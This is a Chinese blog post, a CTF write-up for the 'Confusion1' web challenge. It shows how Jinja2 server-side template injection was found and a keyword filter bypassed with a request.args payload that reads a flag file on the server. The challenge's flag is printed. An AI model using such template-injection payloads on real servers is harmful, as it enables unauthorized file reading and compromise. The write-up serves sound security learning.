

# 攻防世界 web高手进阶区 7分题Confusion1

原创

[思源湖的鱼](#) 于 2020-10-11 22:48:48 发布 1577 收藏 17

分类专栏: [ctf](#) 文章标签: [web](#) [网络安全](#) [SSTI](#) [攻防世界](#) [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44604541/article/details/109018095](https://blog.csdn.net/weixin_44604541/article/details/109018095)

版权

## CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

### 前言

继续ctf的旅程


开始攻防世界web高手进阶区的7分题

本文是Confusion1的writeup

### 解题过程

进来的界面如下

(后来知道是php vs python的意思，也就是给提示跟python有关)




惯例源码和御剑

没有东西发现

点击register

报错



不过在源码里有提示

```
1 |
2 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
3 <html><head>
4 <title>404 Not Found</title>
5 </head><body>
6 <h1>Not Found</h1>
7 <p>The requested URL /register.php was not found on this server.</p>
8 <hr>
9 <address>Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 55163</address>
10 </body></html>
11 <!--Flag @ /opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt-->
12 <!--Salt @ /opt/salt_b420e8cfb8862548e68459ae1d37ald5.txt-->
```

给出了flag的位置

点击login也是类似的情况

这没有信息了


想了好一会儿

猜测是SSTI

## 测试

输入 `{{7*7}}`

返回如下:



确认是SSTI

输入 `{{ 7*'7' }}`

返回如下:



应该是Jinja2或Twig

## 尝试绕过

最常用的 `{{'__.__class__.__mro__[2].__subclasses__()'}}`

220.249.52.133:55163/login.php/%7B%7B'\_\_.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()'%7D%7D



[https://blog.csdn.net/weixin\\_44604541](https://blog.csdn.net/weixin_44604541)

这应该是过滤了啥

(后来发现是过滤了 class、subclasses、read等关键词)



```
{{'[request.args.a][request.args.b][2][request.args.c]()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')[request.args.d]()}}?a=__class__&b=__mro__&c=__subclasses__&d=read
```

← → ↻ 🏠 220.249.52.133:55163/register.php/QCTF{1\_4m\_c0nFu51ed\_6y\_PhPy7h000ooo000n} was not found on this server.

## Not Found

The requested URL /register.php/QCTF{1\_4m\_c0nFu51ed\_6y\_PhPy7h000ooo000n} was not found on this server.

Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 55163

获取flag

## 结语

这题就是SSTI

不过提示很隐晦

- 开始的蛇吞象==python干掉php
- 所以是python的SSTI

一些SSTI的链接如下

- [SSTI完全学习](#)
- [从零学习flask模板注入](#)
- [jinja2模板注入](#)
- [服务端模板注入](#)
- [Flask/Jinja2 SSTI && Python 沙箱逃逸基础](#)